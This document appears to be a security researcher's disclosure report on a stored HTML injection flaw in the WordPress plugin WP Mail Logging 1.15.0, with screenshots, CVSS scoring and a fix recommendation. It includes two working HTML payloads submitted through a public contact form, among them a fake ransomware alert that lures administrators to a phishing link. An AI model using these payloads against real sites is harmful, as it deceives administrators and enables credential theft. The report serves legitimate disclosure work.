

Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel

Affected component:

Wordpress Plugin: WP Mail Logging 1.15.0 (Active Installations: 300,000+)

Tested Environment:

WordPress: 6.9

Server: Apache + PHP (local environment)

Authentication: Unauthenticated user

Attack Target: Admin panel and email logs

Security Classification:

Vulnerability Type: Persistent HTML Injection

Attack Vector: Network

Privileges Required: None

User Interaction: Required (admin views log)

Impact Scope: Admin panel

Scope changed (Frontend → Admin Panel)

Summary:


A stored HTML injection vulnerability was identified in WP Mail Logging 1.15.0.

Any unauthenticated user from the Internet can inject persistent HTML content via public contact form which is later rendered in the WordPress admin panel (/wp-admin) and visible to administrators.

Vulnerability Details:

The plugin logs email content without sufficient sanitization or output escaping.

HTML supplied by an unauthenticated user is stored and later rendered directly in the admin interface when viewing email logs.



PoC 1: HTML payload sent by the public contact form without sanitization, no authentication needed

WP MAIL LOGGING / Email Log Settings SMTP

Heads up! WP Mail Logging has detected a problem sending emails.

To solve email delivery issues, install WP Mail SMTP (free) - trusted by over 3,000,000 sites!

Use the one-click install and setup wizard to fix your emails in minutes.

All (11) | Successful (0) | Failed (11)

Receiver Search

Bulk actions Apply

Time	Receiver	Subject	Error
2026-01-16 22:03:29	admin@localhost. test	Contact from unauthenticated_ user	Invalid address: (From): wordpress@local host
2026-01-16 21:53:36	admin@localhost. test	Contact from test	Invalid address: (From): wordpress@local host

PoC 2: Email is logged by WP Mail Logging and Admin views the log in /wp-admin

Email Log · KasiaSok_PoCTest · +

Howdy, admin

Message

Time: 2026-01-16 22:03:29

Receiver: admin@localhost.test

Subject: Contact from unauthenticated_user

Error: Invalid address: (From): wordpress@localhost

This email failed to send. [Install WP Mail SMTP](#) to solve your deliverability issues.

Headers: Content-Type: text/html

Message:

Name: unauthenticated user Email: malicious@actor.pl Message:

⚠ ADMIN PAWN3D

Admin panel compromised by unauthenticated user

This message was injected without authentication.

Fix the error

PoC 3: Injected HTML is rendered as-is

The screenshot shows a WordPress admin interface with a sidebar on the left containing links like 'Dashboard', 'Posts', 'Media', 'Pages', 'Comments', 'Appearance', 'Plugins', 'Users', 'Tools', 'Settings', and 'WP Mail Logging'. Under 'WP Mail Logging', 'Email Log' is selected. The main content area displays an 'Email Log' entry from 'KasiaSok_PoCTest' at 'admin@localhost.test' on '2026-01-17 20:16:47'. The message subject is 'Contact from unauth user' and the error is 'Invalid address: (From): wordpress@localhost'. A modal window titled 'Message' provides detailed information about the email log entry, including the time, receiver, subject, and error. It also includes a note: 'This email failed to send. [Install WP Mail SMTP](#) to solve your deliverability issues.' Below this, the 'Headers' section shows 'Content-Type: text/html'. The 'Message' section contains injected HTML content: 'Name: unauth user Email: phishing4admin@tax.com Message:
CRITICAL SYSTEM ALERT
Unauthorized database encryption has been detected on this WordPress installation.
Affected: website content, users, passwords, emails, contact forms
Status: DATA UNAVAILABLE
Impact report:
<https://incident-report.example/database-status>
If the report does not open automatically, copy the address above and paste it manually into your browser.
REVIEW INCIDENT IMPACT IMMEDIATELY'.

PoC 4: Injected HTML content applies decision pressure on the administrator and attempts to force immediate action (UI deception / phishing), despite the absence of JavaScript execution. The attack relies solely on interface manipulation within the trusted context of the administrative panel.

Impact:

Inducing administrators to take unsafe actions through persistent UI deception and phishing
Persistent social engineering leading to credential disclosure
Abuse of administrator trust in the admin panel UI
Potential stepping stone to full site compromise via chained vulnerabilities

Example payload 1:

```
<div style="background:#b30000;color:white;padding:20px;border:3px solid black">
  <h1>⚠️ ADMIN PAWN3D</h1>
  <p><strong>Admin panel compromised by unauthenticated user</strong></p>

  <button type="button">
    Fix the error
  </button>
</div>
```

Example payload 2:

```
<div style="border:2px solid
#000;background:#111;color:#fff;padding:12px;font-family:Arial,Helvetica,sans-serif;font-size:13px;line-height:1.3">
  <h2 style="margin:0 0 8px 0;color:#ff4444;font-size:16px">
    🐾 CRITICAL SYSTEM ALERT 🐿
  </h2>

  <p style="margin:0 0 6px 0">
    <strong>Unauthorized database encryption</strong> has been detected
    on this WordPress installation.
  </p>

  <p style="margin:0 0 6px 0">
    <strong>Affected:</strong> website content, users, passwords, emails, contact forms
  </p>

  <p style="margin:0 0 4px 0">
    Status:
    <strong style="color:#ff4444">DATA UNAVAILABLE</strong>
  </p>

  <p style="margin:0 0 2px 0;font-size:12px">
    Impact report:
  </p>

  <p style="margin:0 0 4px 0;font-size:12px;
    font-family:monospace;
    text-decoration:underline;
    color:#ffffff">
    https://incident-report.example/database-status
  </p>

  <p style="margin:0 0 8px 0;font-size:11px;color:#ccc">
    If the report does not open automatically, copy the address above
    and paste it manually into your browser.
  </p>

  <div style="padding:10px;background:#ff4444;color:#000;font-weight:bold;text-align:center;font-size:13px">
    REVIEW INCIDENT IMPACT IMMEDIATELY
  </div>
</div>
```

—
Researcher: Kasia Sok

16 / 01 / 2026

Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel

Recommendation:

All user-supplied content logged by the plugin should be properly sanitized on input and escaped on output before being rendered in the admin interface. Rendering of raw HTML in email logs should be avoided or strictly restricted.

Severity:

MEDIUM CVSS v4.0 vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:R/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N

The screenshot shows the WordPress Admin Plugins page. The sidebar on the left has 'Plugins' selected. In the main area, there is a table with one item: 'WP Mail Logging'. The table columns are 'Plugin', 'Description', and 'Automatic Updates'. The 'Description' column for 'WP Mail Logging' contains the text: 'Logs each email sent by WordPress.' followed by 'Version 1.15.0 | By WP Mail Logging Team | View details'. A red box highlights this row. At the bottom of the table, there is a 'Bulk actions' dropdown and an 'Apply' button. A red box also highlights the 'Thank you for creating with WordPress.' message at the bottom of the page.

PoC 5: Wordpress 6.9 + WP Mail Logging 1.15.0

The screenshot shows the WordPress Plugin Details page for 'WP Mail Logging'. The sidebar on the left has 'Plugins' selected. The main content area shows the plugin's details: 'Version: 1.15.0', 'Author: Syed Balkhi', 'Last Updated: 4 months ago', 'Requires WordPress Version: 5.3 or higher', 'Compatible up to: 6.8.3', 'Requires PHP Version: 7.4 or higher', and 'Active Installations: 300,000+'. Below this, there is a section titled 'Are your WordPress emails not being sent or delivered?' with a note about logging outgoing emails. A red box highlights the 'Active Installations: 300,000+' text.

PoC 6: Active Installation 300,000+